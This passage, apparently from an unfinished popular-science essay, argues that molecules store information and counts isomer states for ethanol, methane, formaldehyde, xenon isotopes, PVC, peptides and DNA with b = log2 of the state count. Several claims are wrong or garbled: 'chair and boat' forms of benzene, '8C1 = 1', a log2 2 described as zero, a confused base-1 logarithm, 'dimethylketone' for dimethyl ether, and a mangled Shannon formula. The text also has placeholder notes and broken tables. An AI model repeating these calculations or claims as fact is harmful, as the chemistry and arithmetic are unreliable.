bearing rock, had not changed for aeons. I couldn't convince myself that the rocks were learning anything new, or doing anything differently, even though they'd had a long, long time to try out novel chemistry.

Chem was a difficult, and interesting subject, but I took away from it more questions than answers. I had this feeling as I looked at the funny pictures on the blackboard that aside from the electron-pushing, generation of heat and much pronunciation of crunchy Germanic descriptive terminology, there was something else going on here. Reactions happened, stuff A and B were changed into stuff C with unpleasant side-reaction product D which stuck obstinately to the wall of the glassware necessitating hours of cleaning later on, but there was something fundamentally different about the products with respect to the reagents. The relationships between their atoms were changed, and the behaviour of the product was in most cases entirely different to the behaviour of whatever materials had gone into making it.

It was obvious to me that, when faced with a homologous series of molecules, say, the aliphatic hydrocarbons (methane, ethane, propane, butane, and so on), that there was something more going on than the simple addition of a carbon and a pair of hydrogens as one progressed along the series. That something was the change in their information content. Not only were bigger molecules more complex but the number of alternative configurations you could put them into grew extremely quickly as the number of atoms increased... the number of alternatively configured molecules a specific molecule was NOT grew rapidly. Hmmmmm.

The main thing I didn't learn in chemistry was what we were doing in terms of changing the information content of the molecules themselves. Why was it that the more complex the molecule, the longer it took to unambiguously write down its name or depict it in my notes, and the longer it took to synthesise it?

Chemists have many different ways of describing molecules, and most of them are a kind of shorthand.

You can take a molecule like mescaline (a phenylethylamine found in certain cacti) and in its most information denuded form write symbols which describe its empirical formula

C H O N  
11 18 3

But this could really describe lots of actual molecules, which would have the same number and kinds of atoms but bonded to each other differently.

A more informative description, to a chemist who knows the shorthand, is

(MeO) PhEtNH  
3 3

Which means there's an aromatic six-carbon ring, three methoxy groups stuck on it, and an aminated (not animated!) ethyl group also stuck on it. This is more useful but also potentially describes several molecules, depending on where things are stuck on the ring - there's six places for attachment on such a ring, and four items to stick on it, so depending on how you shuffle them around you get quite a lot of variation.

For a more useful description we turn to either a naming scheme designed to unambiguously describe the molecule, or we draw pictures of it. IUPAC came up with a naming scheme to unambiguously describe molecules, and it's a mouthful to use. Mescaline is known in this scheme as 3,4,5-trimethoxyphenylethylamine. Given that description a chemist can draw a picture which looks something like the actual molecule:

(add picture)

Buuut, that picture assumes certain things. Since the C-C bonds can be rotated about, then depending when you look, you're apt to find the molecule spatially configured like this instead:

(add pictures of different conformational states)

You can use a description called ORTEP to describe where the atoms will probably be at such-and-such a temperature. Interestingly the hotter the molecule, the more diffused those atoms are likely to be.

(show ORTEP picture for a molecule)

There is a reason for the increasing complexity of the description. Molecules, apart from containing atoms and energy, also contain information. The more complicated the molecule, the more information it contains. Additionally, if a molecule is very complicated then not only does it come from a large family of possible related alternatives, but it is increasingly rare, insofar as it is one configuration amongst potentially millions of others very much like it but not exactly the same.

Take, for example, the carbohydrates, which is the chemical superfamily including in its membership sugars, many of which are present in your body. Carbohydrates (as distinct to hydrocarbons - ever eaten a wax sandwich?) have hydrogen and oxygen in a 2:1 ratio. Now, not every molecule answering that description is a sugar - you could easily include acetic acid (the smelly stuff in vinegar), phloroglucinol or lactic acid (stuff which makes your muscles hurt when you exercise) in that description. By dint of a molecule being a sugar, it delineates that it is NOT any of these other types of molecule.

More generally, if you discover that you could assemble  $n$  distinct molecules from the information given in some particular empirical formula, then the molecule that you do create represents one chemical configuration amongst  $n$  possibilities. The actual molecule not only represents itself, but also represents the absence of

all of the other possible molecules it might have been. The value for  $n$  becomes large quickly, and gets increasingly larger at rates which quickly outstrip any increase in the number and kind of atoms in a given empirical formula, because for each additional atom you add to the empirical formula, you add greater and greater loads of additional permutations and combinations to the list of what the actual molecule could possibly have been instead of whatever it actually is.

The number of possible molecules you can build out of a specific set of specific numbers of different atoms corresponds to a number of configuration-specific information states, each of which has an information value proportional to the number of possible isomeric configurations obtainable from the empirical formula.

Consider a simple molecule like Bromine (not \*too\* closely... it's an acrid-smelling red vapour at room temperature). It has a simple empirical chemical formula  $2(\text{Br})$  and the constituents of this formula describe two states,  $\text{Br}_2$  and  $2\text{Br}$ , since if you biff the bromine molecule (called  $\text{Br}_2$ ) with enough energy it will fly apart into two bromine atoms ( $2\text{Br}$ ). The reverse applies, there is an equilibrium between the two processes. The empirical formula describes only quantities of types of atom, and says nothing about whether they're bonded or not. You can say that the pair of bromine atoms in the empirical formula can occupy one or the other of two states - chemically bonded or not chemically bonded. Each of these states represents one binary bit of information, much like a 1 or 0 in an electronic data system, or like a light bulb (on or off). We say binary bit because we have two states to talk about for the bromine atom. If we had a different system with three states, that would be a ternary system and for a system with four states, that'd be a quaternary system. For a system with ten states, we have a decadic system, such as our numerical system, where we have any one of ten symbols (one state of ten possible states) filling each digit position.

Even if we restrict ourselves to a specific empirical formula and connections between the atoms, there are configurations which differ only in certain aspects of their symmetry despite all the atoms being connected together the same way. This includes the diastereomers, enantiomers, and certain kinds of conformational isomers (for example, what are called the chair and boat configurations of benzene - each of which is, chemically speaking, just as benzene-ish as the other).

As for stereoisomers - these molecules are made of atoms identically connected up, except you discover that there are two types of molecules, insofar as when you separate them out into their specific handedness (left or right handed forms) each will rotate plane-polarised light in opposite directions and their crystals will look the same but the exact opposite of each other.

The description might change, the spatial configurations might change, and it is still the same molecule, chemically, but only in a left-handed reaction setting. Put it in the right-handed version of the same reaction setting and the reaction will proceed differently or not at all. There are also molecules which when you do chemical reactions, act as if they were two different molecules, that is, their chemical bonding description actually changes in real time into something else for a little while, then almost immediately, changes back into the usual state (this is called tautomerism).

One needs progressively more symbols to describe more accurately the more complicated molecules, that is, need more information per message.

If we think back a little to the two-state bromine system (where the states were, association or dissociation), then if each bromine molecule can store information by the presence or absence of a covalent bond between its constituent atoms, any  $\text{Br}_2$  can store one bit of information. It has one actual state out of two possible states, both of which have empirical formula  $2(\text{Br})$ .

Information theoretician Claude Shannon came up with the following relationship for the bitwise (two state) information content per-state in a ten state system

$$\text{Since } \log_2 M = \frac{\log_{10} M}{\log_{10} 2} \quad \log_2 M = 3.32 \frac{\log_{10} M}{10}$$

This 3.32 is the reciprocal of (log 2 to whatever log base you're interested in).

In bromine's case, the presence or absence of the bond signifies a 0 or 1 bit. In more complicated systems, systems of isomers should exhibit conserved numbers of bonds, if it is in chemical bonding that we can assume chemical information is stored.

Shannon's information description can be generalised to systems with potentially huge numbers of states. The number of possible molecular [onfigurations physically permitted to a bunch of atoms in an empirical formula is some number, call it [p. [p therefore represents a radix, which determines how many possible states are permitted per symbol in some symbol system where a physical molecule is considered a symbol.

(for example, hexadecimal has 16 symbols and is a radix-16 number system, where each symbol must be one of 16 possible symbols; the number of bits in a hexadecimal digit = 4 because

$$\frac{\log_{10} 16}{\log_{10} 2} = 4$$

So: referring in base-2 to the molecular information content, then we have  $b$  base-2 bits per molecular configuration state:

$$b = \log_2 [p]$$

As  $[p]$ , the number of possible molecules which could have been configured out of the atoms in an empirical formula, increases, we can see that the quantity of information in a molecule increases, though the number of available isomeric "states" has to double before you can store one more bit per molecule (it needs to double because we're describing the system sing bits, which have two states). Some relationships are given below:

Number of isomers	number of digital bits per actual isomer	possible
2	1	1
4	2	2
8	3	3
16	4	4
32	5	5
64	6	6
128	7	7
256	8	8
512	9	9
1024	10	10

Fairly obviously, the number of possible isomers varies with the power of 2 raised to the number of bits stored in a given isomer; Since one normally thinks in terms of what a molecule is, rather than what else it could be within the constraints dictated by the atoms from which it is made, this relationship is generally not obvious.

In any chemical system a complex molecules are more and more improbable, and can contain more and more information as their complexity increases.

This gives rise to some interesting things.

First, given a quantity of molecules you can say how much information you have in the material.

If I have a mole of ethanol, I have  $6.023 \times 10^{23}$  molecules of ethanol.

Ethanol's empirical formula is  $C_2 H_6 O$ . If provided with just these atoms, there are many configurations by which chemistry could be made to covalently satisfy all of the atoms in this formula. Ethanol occupies only one of these possible chemical states. In the set of ten alternatives below I have generated what I call whole compositional isomers, which includes the set of isomers generally, but also includes sets of more than one molecule which can be created given only the atoms in the empirical formula, and which as a group possess the same number of bonds as is possessed by ethanol. In the set below I have tried to ensure that all the atoms are bonded to other atoms in one molecule, that is, there's no opportunity to lose the information contained by the presence of a chemical bond between two atoms.

I might have counted wrongly, but I think there are 10 such states, and I write them here in order of increasing number of discrete molecules per state. Interestingly as we move into more and more fragmented states we see that more of the molecules which make it up are gaseous and rather lacking in possible alternative configurations, and some are highly active chemical species.

- 1 1 ethanol CH<sub>3</sub>CH<sub>2</sub>OH (total eight covalent bonds in it)
- 1 methoxymethane(dimethyl ether)(total 8 covalent bonds)
  
- 2 1 methane + 1 formaldehyde (total 8 bonds)
- 1 ethylene oxide + 1 dihydrogen (8 bonds)
- 1 ethylene (ethene) + 1 dihydrogen monoxide (8 bonds)
  
- 1 vinyl alcohol H-CH=CH-O-H and 1 dihydrogen (8 bonds)
- 1 acetaldehyde plus 1 dihydrogen (8 bonds)
- (the two above are tautomers)
  
- 3 1 ethyne (HC≡CH) one dihydrogen and 1 dihydrogen monoxide (8 bonds)
- 1 ethynol (acetylene alcohol) + two dihydrogens (8 bonds)
- 1 ketene (CH<sub>2</sub>=C=O) and 2 dihydrogens (8 bonds)

For the sake of example if I have ten possible compositional isoemric states, [p is 10 so the information content b in bits per actual molecule is:

$$b = \log_2 10$$

b = 3.32 bits.

Note that this only applies to ethanol and dimethylether!

So 3.32 bits x avogadro's number is a enormous lot of data, something on the order of

$2 \times 10^{24}$  bits.

Dividing that by 8 gets  $2.5 \times 10^{23}$  bytes and dividing it by 1024 successively to push it into units with which people can grapple, this is: 2.38x10<sup>17</sup> megabytes, 2X10<sup>14</sup> gigabytes, or 2.27 x 10<sup>11</sup> terabytes per mole of ethanol.

Ethanol has a molecular weight of

$$(2 \times 12) + (6 \times 1) + (1 \times 16) = 46.07 \text{ grams per mole.}$$

So ethanol's information density in bytes per gram is:

1

----- x (2.27 x 10<sup>11</sup>) bytes /gram.  
46.07  
= 4708 Megabytes/gram.

One of the things about this configuration is that the information is highly redundant : you could reconfigure into other molecules, or deconfigure into constituent atoms, almost all of the molecules here in your mole of ethanol, and still not lose the information intrinsic a single molecule of ethanol.

It is instructive to note that to move a megabyte down the phone lines local to me here in Sydney costs 20c at local rates. I should therefore be charged \$9416 to get a kilogram of ethanol delivered to me, if I ignore the information content of the label, the lid, and the bottle it comes in. It also means that if the delivery takes one hour, the information (4708 Gbyte) came across at 163 megabits per second (3600 seconds in an hour) which is some orders of magnitude faster than the 56,000 bits I can get through the phone line. As far as performance for price is concerned, a bottle of vodka beats an optic fibre. My personal view on this is that 20c a megabyte is way, way too much.

Doing the information calculus for dimethylketone gives us the same information content since it is a one-molecule, conventional chemical isomer of ethanol. If ethanol came in L and R forms, these forms would have equal information content too (this would need to be accounted for in the number of states available to ethanol) though each would represent a different state, so [p would need to be adjusted accordingly. As is, given DME or EtOH, we have the same number of molecules and the same number of isomers so the information content is the same.

Of course, the heats of formation for ethanol and dimethyl ketone, and their respective densities, tell us something else too: firstly, the cost in joules per bit of encoding information in either of these two molecules, and also the information density of each. Nice as it is to be able to say these things, I'm not

convinced that constitutional isomers are really the whole picture.

If we assume that a pair of electrons involved in a covalent bond are indistinguishable from any other pair of electrons involved in a covalent bond, and then relax the requirement to keep 8 bonds, [p becomes considerably larger since we get many additional states, though considerably more primitive. If we also relax the requirement for the atoms to exist in the sort of chemically configured states we tend to commonly find in nature, we can decompose this even further to a system totally denuded of any chemical information whatsoever, and on the way we get even more states. Some of these states are fleetingly present in various kinds of transitional chemical environments (flames, interstellar space, reaction intermediates). Many of these states are degenerate and indistinguishable from each other chemically.

The way to count these is not obvious, since although it would be easy to group, say, hydrogen atoms into pairs using standard combinatorial maths,  $6C2$  tells us we can make 15 different 2-hydrogen-atom groups given 6 hydrogen atoms, but they're all chemically identical. I'll give you a taste of these below:

1 state with no bonds: (no chemical information) (see also below)

C C O H H H H H H

we can express this as  $8C1 = 1$  state with no chemical information

with 8 members; however, they're defined as disordered. This is fortunate since there's about  $8P8 = 40320$  ways to group these linearly, though to do this would imply order, and these atoms distinctly lack any order, so we must ignore them when counting information content.

The problem is made more tractable since we can consider only the atoms involved in bonds, and ignore those not involved.

5 chemically distinct states with 1 bond :

O-H [+ unordered atoms H H H H H C C]

H-H [+ unordered atoms C C H H H H O]

C-H [+ unordered atoms C H H H H H O]

C-C [+ unordered atoms H H H H H H O]

C-O [+ unordered atoms C H H H H H H]

(note: this is  $(5P2)/2$  because each pair is degenerate:  
O-H = H-O)

We have at least 15 States with 2 bonds

H-H H-H [unordered C C H H O] : note this is 1 state not 3. The other ways of distributing two bonds between four hydrogens contain the same information as the one indicated.

C-H H-H H O H H C

C-H O-H H H H H C

C C O-H H H H H-H

C-C H-H H H H H O

C-C H-O H H H H H

C-H C-H H H H H O

C=O C H H H H H H

H-C-H C H H H H O (singlet methylene)

H-C-H C H H H H O (triplet methylene)

C-O-H H H H H H C

C-C-H H H H H H O

H-O-H C C H H H H

C=C H H H H H H O

C-O-C H H H H H H

I can think of at least 41 states with 3 bonds but there's certainly others:

C-O C-H H-H H H H

C-O H-H H-H H H C  
C C H-H H-H H-H O  
C C H H-H H-H O-H  
C-H H-O-H H H H C  
C-H C-H H-H O H H  
C-H C-H O-H H H H  
C-H H-H C H H H O  
C-H O-H C H H H-H

H-C-H O-H H H H C (singlet methylene)  
H-C-H O-H H H H C (triplet methylene)

H-C-H H-H H H C O (singlet methylene)  
H-C-H H-H H H C O (triplet methylene)

H-C-H C-H H H H O (singlet methylene)  
H-C-H C-H H H H O (triplet methylene)

H-C-H C-O H H H H (singlet methylene)  
H-C-H C-O H H H H (triplet methylene)

C-C H-O-H H H H H  
C-C O-H H H H-H H  
C-C H-H H-H H H O

C-O-C H H H H H H  
C-O-C H-H H H H H  
C-C=O H H H H H H

C-C-O H-H H H H H  
C-C-H H H H H H-O  
C-C-H H-H H H H O

H-C-C-H H H H H O  
C=O H-H H H H H C  
C=O C-H H H H H H

C=C H-H H H H H O  
C=C O-H H H H H H  
H-C=O H H H H H C  
H-C-O H-H H H H C  
H-C=O H H H H H C



equal to the number of bonds (in this case, up to and including 8) should be added to give us the precursor to [p we seek for subsequent insertion into

$$b = \log_2 [p$$

It should be noted that, excluded here from the list of compositional isomers are the following combinations, plus reasons for their exclusion:

0) Ions. Their electrostatic bonds are defined as not covalent in character.

1) Various permutations on a set containing 2H<sub>2</sub> with a very strained cyclic C=C double-bonded epoxide (total 8 bonds) It might be synthesised by reduction of a cyclic acetylene oxide if one exists. I found no mention of such a molecule "ethyne monoxide?" anywhere.

2) 3H<sub>2</sub> and an extremely unlikely triple-bonded pair of carbons with a bridging oxygen (ethyne monoxide?). It has 8 bonds but I doubt it could ever form and I found no mention of it.

3) 2H<sub>2</sub>, H<sub>2</sub>O and a extremely unlikely pair of carbon atoms bonded quadrupally to each other (total 8 bonds): carbon is tetrahedral and when triple bonded, the remaining single bonds point away from each other and are separated by the atoms and the existing bonds.

The two next most highly configured molecules which atomically add up to the empirical formula for ethanol, namely, formaldehyde and methane, will reveal to us how much more information there is in an ethanol molecule than there is in formaldehyde and methane taken as a pair of chemically discrete entities. It's actually quite revealing.

Now, this sounds like a contradiction, bit it isn't. One might think that since their atoms and (8) bonds add up to enough bits and pieces to make an ethanol molecule, a formaldehyde molecule and a methane molecule should together possess the same information

content as does a molecule of ethanol, but of course a methane or a formaldehyde on its own should collectively have less information in them since the range of compositional isomers for each of these molecules is less, taken separately. How much less is interesting!

Methane (CH<sub>4</sub>) is one of 10 configurational alternatives if we relax the constraint about bond number preservation.

CH<sub>4</sub> (4 bonds)

H-C-H H-H  
 H-C-H H (3 bonds)  
 |  
 H

H-H H-H C (2 bonds)  
 H-C-H H H (singlet methylene)  
 H-C-H H H (triplet methylene)  
 H-H C-H H

C H H H-H (1 bond)  
 C-H H H H

C H H H H (0 bonds)

Formaldehyde (CH<sub>2</sub>O) also represents one state of 12 states open to the atoms which comprise it:

H  
 C=O (4 bonds)  
 H

H-C-O-H (3 bonds)  
 H-C=O H

H-C O-H (2 bonds)  
 C-O H-H  
 C=O H H  
 C-O-H H  
 H-C-H O

C-H H O                   (1 bond)  
H-H C O  
H H C-O

H H C O                   (0 bonds)

If we constrained each molecule to its original number of bonds, [p=1 and therefore formaldehyde and methane each have a chemical information content of

$$b = \log_2 1$$

or 0 bits per molecule! These molecules are amongst the most informationally restricted we can have without resorting to radicals, ions, elements or subatomic particles.

It's worth noting that exactly these sorts of information-restricted molecules with few atoms, few bonds and few alternative configurations available to them (for example NH<sub>3</sub>, CH<sub>4</sub>, H<sub>2</sub>, H<sub>2</sub>O) were the precursors used in the Miller-Urey experiments, which in 1954 demonstrated that by energising these extremely simple molecules with anything from electric discharges, electromagnetic radiation (ultraviolet, visible, infrared, X or gamma!), to acoustical shock waves or even energized fragments of atoms, such as alpha particles or electrons, or for a week or so, would give rise to all sorts of complex molecules. When energy was pumped into the Miller-Urey system it enabled these simple molecules to pool their collective information space and thereby, out of necessity, concatenate and combine and become more complex, thereby embedding more information into fewer, more complex molecules, by dint of these more complex molecules existing as one of several alternatives instead of a given molecule with no alternative configuration. The situation in a primordial earth would have been more complicated, bringing with it the presence of far more elements including some metals (metal ions are commonly known for their tendency to catalyze chemical reactions).

Returning from that digression, we have our two molecules, methane and formaldehyde which, when combined, would recreate the information space populated by ethanol and all the isomeric bond-conserved alternatives to it; however, in this case the methane and formaldehyde are informationally and chemically on their own, and therefore occupy, collectively, two chemically discrete states (one state available to each), NOT one of ethanol's ten possible isomeric states... if methane and formaldehyde were taken together we'd be talking about their combined information content, which is not the same as the plain sum of their own individual information contents. We notice that twice 0 does not give us back ethanol's 3.32 bits! So we can calculate an information differential between the information content in (one ethanol molecule) and (two of ethanol's alternative states taken separately).

Ethanol has 3.3219 bits per molecule.

Given bond constraints,

$b(\text{ethanol}) - \{(b)\text{methane} + (b)\text{formaldehyde}\} = 3.3219$  bits.

So there is 3.3219 more bits of information in an ethanol molecule than there is in a chemically uncombined methane and a formaldehyde molecule. If some magic reaction combined the methane and formaldehyde to form ethanol or dimethylether, that reaction would have increased the information content of the system by this number of bits, because the possible number of compositional isomeric configurations has increased from none to 10. The specific product molecule is "more informed" because it is less likely against its new, larger backdrop of possible configurations.

Does this make sense? Well, no, because I have considered only the bond-conserved compositional isomers of ethanol. Really, the information difference lies in the difference for the total [p available to all of the molecules. If I knew that huge [p for

ethanol in its entirety (from the sum of all those states and more which I couldn't work out) I could calculate b for it; [p for formaldehyde is 12; [p for methane is 10, and [p for ethanol is at least 40.

Let's also look at the information change for ethanol when it is totally information depleted, that is, deconfigured down to its constituent atoms, as would happen if we heated it to some obscene temperature at which no covalent bonds could exist, that is, plasma temperatures. This technique is used in certain pollution disposal technologies, where complex molecules are totally denuded of chemical information, by feeding them slowly into the bore of a gas jet of an induction plasma torch which has a flame temperature in the vicinity of 10000 Kelvin. I want to avoid talking about combustion in this example because I don't want to add new oxygen atoms to the total number of available information states in the system - I simply want to talk about totally stripping a molecule back to its component atoms with no heed to the satisfaction of their valency requirements. Normally in a plasma torch the atoms recombine into things like oxides and such when the exhaust gas cools down.

Place one ethanol molecule in such a device and heat the bejeezus out of it, and you can look spectrometrically into the plasma and observe that there are only signatures for elements (I will ignore ions here) which of course are the two carbons, six protons and an oxygen, all of which have a total of one mono-atomic chemical state available to them, namely

C C H H H H H H O (gas)

they can store no configuration information chemically because, under these conditions, the bonds which would encode such information cannot survive. We can write a pretty denuded chemical description of this system; we have ironed out any possibility for isomers or molecules, there are only atoms and no chemical relationships between them. There is one possible state so [p = 1 :

2 carbons  
1 oxygen  
6 protons

The chemical information content of this system is zero since

$$b = \log_2 2$$

As soon as you let it cool down it'll start to form polyatomic products; if you do this in an inert environment (say, argon, or a vacuum) the system is necessarily constrained to produce only the things in the list of states open to the ethanol. If you do this synchronously to  $n$  ethanol molecules you have to account for the possible interaction of the atomised components of all the additional ethanol molecules and your empirical formula will be  $n$  ( $C_2H_6O$ ) since you'll have a much wider range of configurations available to your system.

We can use this mono-atomic dissociated state as an information-free reference against which to compare the information content of the simple products.

Looking at the energy change going from these monatomic elements to ethanol will generate you a figure describing how much energy it took you to store some number of bits in a molecule.

>>>> calculate this: see what the heat of formation is.

Other things being equal, lighter atoms, with higher valences, will have greater numbers of configurational states open to them, so materials made of them will tend to have a higher information content. This is good. It means complex, chemically based organisms don't have to be really heavy. Life as we observe it seems to be made mainly of elements which have high ratios of valence to atomic number. It also explains why carbon chemistry is a natural informationally rich

enough platform where complex chemicals and living systems can evolve.

Looking at the periodic table in an information-systemic manner tells us a lot about the chemical information content of allotropes of elements on their own. Sulfur can exist elementally as S<sub>4</sub>, S<sub>8</sub> rings, or polymers of various lengths, whereas oxygen can only exist as O<sub>2</sub> and O<sub>3</sub> with its chemical bonding characteristics satisfied. The information content of in these cases is more and more determined by how many atoms you have rather than how many ways they can combine.

For a bulk metal, where the chemistry exists in a sea of distributed chemical bonding (a "gas" of electrons) it's hard to differentiate how many bonds are shared by what atoms, and in any case you have lots of metal atoms so  $\rho$  is very large. So for these I would like to look at the information content of their nuclei, by looking at their isotopes.

In this sense, even light elements contain information. H exists without, with one or with two neutrons on it, helium will have one or two neutrons in it (so can encode one bit), lithium can have 3 or 4 neutrons on it (can encode one bit) and so on.

In contrast, beryllium (N=4), fluorine (N=9), aluminium (N=11), phosphorus (N=15), scandium (N=21), manganese (N=25), cobalt (N=27), arsenic, yttrium, niobium, rhodium, iodine, cesium, praseodymium, terbium, holmium, thulium, and gold are all elements with which you cannot encode information at a nuclear level, so none of these are used for radioisotope dating, which extracts information from the proportion of isotopes in a rock, unless used in conjunction with the presence of other elements which have decayed to these mono-isotopic elements.

Let's see what we might encode in the gas Xenon. Back in 1962 we thought it had 9 isotopes all of which are stable (though these days we know many more isotopes exist, with varying half-lives). Someone tells me

they'll send me some chemically constrained information, and sends me a tube of gas. Then I discover with my scientific instruments that they have generously provided me with 1 atom of say, xenon-124). How much information was encoded with one atom of inert gas? It's 1962 and we knew there are 8 other possible kinds of xenon in existence (some more probable than others) and I have been sent one of them. I don't know which one of them, but that doesn't matter. I have been sent 1 xenon atom which can only be any 1 out of 9 possible isotopes, so  $[p = 9$  and the information content therefore is:

$$b = \log_2 [p]$$

If I did this experiment in 1962, our noble-gas cheapskate sent me 3.16 bits, but I don't know what any of this means outside of the fact that I was sent 1 particular xenon atom and not any other kind of xenon atom.

If I wound the clock forward to 2001, where we know many more (say 16) isotopes of Xenon exist than we knew existed in 1962, then surprisingly, without even doing anything to the Xenon atom in my tube of gas, the information content of that atom has increased! This is because outside of that tube, there have been more discoveries made about the number of isotopes of Xenon known to exist, so as far as our knowledge about the specific xenon atom in the tube is concerned, the probability of the xenon atom being a specific isotope is now reduced by some amount, making that fact that it is a specific isotope a more useful thing to know (since if I were to measure it again, the measurement would be more tricky because I'd have more isotope alternatives to choose from).  $[p$  has grown to 16, so  $b=4$  bits. Our xenon-gas cheapskate has taught us something interesting: you can learn more about some systems without even directly interacting with them.

Above we mentioned that it is possible to calculate the change in information content by calculating the difference in information content for the products and

reactants. Let's do this for a slightly more complex molecule.

Take a simple reaction where you start with a bunch of identical monomers, and polymerise them using something like a Ziegler-Natta catalyst. With polymers, I might have mentioned, you have a range of products, with a distribution of molecular weights centred around some average... you don't generally get identical molecular weights in the products because the chain length extension of a given, growing oligomer is partly random in nature. Generally length increases as polymerisation reaction time increases because you permit more monomers to add themselves to the end of the nascent chains. The molecule I'll use here for exemplar purposes is polyvinylchloride.

Chemically the polymer description is for an average unit length of  $n$  monomers. For common homopolymers, you might have  $n = 20,000$ ... these are very long molecules. However, like I mentioned in the example about rocks and information loss in averaging, this average ignores the actual lengths of each polymer. It might be that if you actually measure the lengths, you end up discovering that the smallest polymer is only 15,000 units long, and some of them are actually 25,000 units long, and that in-between you have all other possible  $n$ -lengths of polymer. We should state that there's no  $n=1$  length (monomer) product left unreacted, and will also assume that the polymers are totally straight-chain linear products, ignoring tacticity and any funny branched or cyclised products.

In addition, since the monomers are two-carbon units, which lengthen the polymer chain by a total of two covalent C-C bonds per monomer added, we're increasing the molecular length so that although we can have any  $n$  between the set range, all of the molecules, regardless of  $n$ , will have even numbers of C and Cl atoms on them!

We started off with millions of monomers, with only a few chemical configurations available to them (for example, only their own cis- or trans- stereospatial configurations). Say we used dichloroethylene, which

has two possible configurational isomers (because the haloatoms and hydrogens can't rotate about a double bond) shown below:



Even if we only use one of these in the reaction, say the cis- form, there are still two configurational states open to this particular bunch of atoms (which has the empirical formula C<sub>2</sub>H<sub>2</sub>Cl<sub>2</sub>), so the information content encodable by them is one bit, represented as 0 and 1 by the presence of cis- or trans- configuration. For this example I will ignore all the other bond conserved states like states like (Acetylene + Cl<sub>2</sub>) or (chloroacetylene and HCl).

We do the reaction, and totally eliminate the monomer by chemically incorporating it into polymer molecules, and create 10,000 new possible configurations in which the polymerised monomer componentry can exist (n ranged from 15,000 to 25,000, remember?).

We have just changed [ for this system from 2 to 10,000. a gain of 9,998 states.

In effect we have generated a number system (based on lengths of molecule) where we have a set of ten thousand numerals available to us!



So long as we only pay attention to the backbone chain length (and ignore the squillions different crinkly spatial configurations, and varieties of stereospatial additions which can occur per each addition of another monomer, which would in real life be attainable by the polymer) and especially ignore all the possible isomers of a single polymer molecule, then the information content (in bits) for a given polymer, short or long, in this system, is:

$$b = \log_2 10000$$

Which is very big, something like 13.32 bits per molecule. If this system were numerical in nature, and not chemical, this would be amenable to run-length encoding and is a very uncompressed information storage system! Actually if we compare it to information polymers like DNA, which explicitly encode information in changes in their chemical sequence using  $n$  possible monomers in sets of  $m$  to give  $n^m$  possible states per codon, this polymer spread represents a system with  $n=1$  and  $m=10000$ , thereby encoding any of 10000 states, explicitly, as the length of the molecule.

For comparison DNA uses  $n=4$  and  $m=3$  and only encodes a maximum of 64 states per trimer (codon), then uses lots of trimers (trinucleotides). To encode 64 states in base-2 would need 6 bits, or in base-1 (that is, using length alone as your code) would need 64 primitive entities (we can't call these entities bits here because these only have one state!) all of different length. However because DNA uses a quaternary instead of a binary system (four possible symbols A,T,G or C, instead of two, which you can guess are 0 or 1) you encode 6 bits worth of binary data using only 2 bits of state for each monomer, three times, so you only need half the length of DNA to encode the same information as is explicitly embedded in a given length of our example halogenated polymer.

So how much information is there in a mole of this polymer if we assume that they are all of length  $n = 10000$ ? That is, we have 10000 sets of  $C_2H_2Cl_2$  and whereas in real life you get syndiotactic or atactic versions of the polymer product, in this case I will simply assume they're all chained together like so in isotactic format:



Since C<sub>2</sub>H<sub>2</sub>Cl<sub>2</sub> has a molecular weight of (12 x 2) + (35.45 x 2) + (1 x 2) each unit n has a weight of 70.9 and a polymer with 10000 of these weighs 709,000 AMU, which is a pretty heavy molecule. A mole of these weighs a shade under three quarters of a tonne (709kg) and possesses the following information content:

13.32 bits of information per molecule x 6.023x10<sup>23</sup> molecules, roughly equalling 8 x 10<sup>24</sup> bits  
 9.56x10<sup>17</sup> megabytes  
 9.33 x 10<sup>14</sup> gigabytes  
 9.12 x 10<sup>11</sup> terabytes per mole

To get this down to a bytes per gram figure, we need to divide by molar weight in grams.

9.12 x 10<sup>11</sup> terabytes per mole  
 ----- = 1286414 Tbyte/gram.  
 709000 grams per mole

This is noticeably greater information density than for a gram of ethanol, which was a much less informative 4.708 gigabytes/gram. Polymers are much more information dense than monomers.

The change in bitwise information content, delta-b(polymer), from monomers to polymers in this system is:

$$\begin{aligned}
 \text{delta-b} &= \\
 (\text{polymer}) \log_2 & - \log_2 \\
 10000 & \quad 2 \quad \text{<----[p for} \\
 & \quad \quad \quad \quad \quad \quad \quad \text{dichloroethylene}
 \end{aligned}$$

Interestingly, if you have a putative monomer with only one chemical state open to it, this implies that you

can't polymerise it, since the log term on the right becomes undefined because log to the base 1 of any number is zero. Anything you could encode using such a (putative) monomer would have to be done in specifying the number of monomer molecules. A monomer can therefore be defined as a molecule which has enough alternative configurations available to it to enable it to be polymerised. This explains why you can't make polymers with backbone atoms other than polyvalent atoms without going to some pretty extreme lengths.

We can say the change in information content per additional polymer unit is

$$\text{delta-b}(n+1) = \log_2^{n+1} - \log_2^n$$

With each additional monomer added you add a lot of possibilities to the entire system, so as n increases, delta-b(n+1) increases, more slowly with the increase in n.

So straight-chain homopolymers are inherently information rich, even if they are, from a configurational point of view, linear and boring.

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Lets look at two information-rich heteropolymers, namely polypeptides and polynucleotides, which have significant information-handling roles in living systems such as ourselves. We will ignore [p for the individual monomers, which I'm sure are massive and unwieldy, and instead look at [p for the encoded sequences on each. Given our new tools we can compare them for information density.

An unmodified peptide, fresh off the ribosome (or for that matter, fresh off the peptide synthesiser) has 20 possible monomers, these are the essential amino acids. For a given length n, this means that a peptide has

n  
20

possible states. Plugging various values for n into this system we get

n	states
1	20
2	400
3	8,000
4	160,000
5	3,200,000
6	64,000,000
7	1,280,000,000

which is pretty huge... there are more than one and a quarter billion possible heptopeptides.

If we look at DNA, we see there's a different information content, since if we ignore the codon system and look at it entirely as a homopolymer, we get a system with only 4 states per homopolymer so this gives us, for a polymer of length n,

n  
4

possible states.

n	states
1	4
2	16
3	64
4	256
5	1024
6	4096
7	16384

which is nowhere near the more than one and a quarter billion possible heptopeptides.

For different homopolymers of length  $n$ , we can compare information content, using

$$b = \log_2 [p]$$

and in this case constrain  $[p]$  to the radix of the system, which, on this planet, is 20 for peptides and 4 for nucleotides. The nucleotidyl numbers are nice and clean powers of 2. Ribosomes and tRNA do radix conversion. Wow!

length	$[p(\text{oligopeptide})]$	$b(\text{oligopeptide})$
$[p(\text{oligonucleotide})]$		

$b(\text{oligonucleotide})$				
-----------------------------	--	--	--	--

1	20	4.32	4	2
2	400	8.64	16	4
3	8000	12.96	64	6
4	160000	17.2	256	8
